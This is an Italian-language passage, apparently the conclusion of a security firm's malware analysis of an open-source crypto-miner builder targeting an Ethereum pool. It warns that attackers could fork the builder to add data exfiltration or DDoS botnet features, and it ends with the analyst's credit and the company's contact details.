Ciò che sorprende dall'analisi in questione è la semplicità di come un builder di questo tipo possa essere utilizzato al fine di compilare e generare payloads di output in grado di eseguire attività malevole e di mining verso il pool di Ethereum, puntato ed impostato all'interno delle settings.

Il builder è open source su un repository di GitHub e lo stesso NON risulta possedere attributi di code obfuscation o packing (se non un alto valore di entropia della sezione .text). Pertanto, date tali evidenze, è potenzialmente possibile per un malintenzionato modificare e customizzare il codice sorgente del builder per poi compilare ed estrarre il payload finale, il quale potrebbe a questo punto possedere nuove peculiarità malevole e ben più pericolose. Il builder potrebbe, ad esempio, incorporare all'interno del miner altre funzionalità in grado di compromettere l'integrità, la confidenzialità e la disponibilità dei dati salvati all'interno di un host: la macchina infetta, oltre che per minare cryptovalute, potrebbe quindi essere usata, ad esempio, per esfiltrare dati o per entrare a far parte di una botnet in grado di sferrare attacchi di tipo Denial of Service (DoS) o Distributed Denial of Service (DDoS).

Purtroppo tale tipologia di scenari non è infrequente: spesso alcuni Threat Actor eseguono azioni di forking ed editing di altri progetti open source per partire da una source code base ed implementare poi funzionalità malevole sempre più invasive ed efficienti.

Technical Contributors:

Fabio Pensa

SoC Team Swascan

Contact Info

Milano
+39 0278620700
www.swascan.com
info@swascan.com
Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI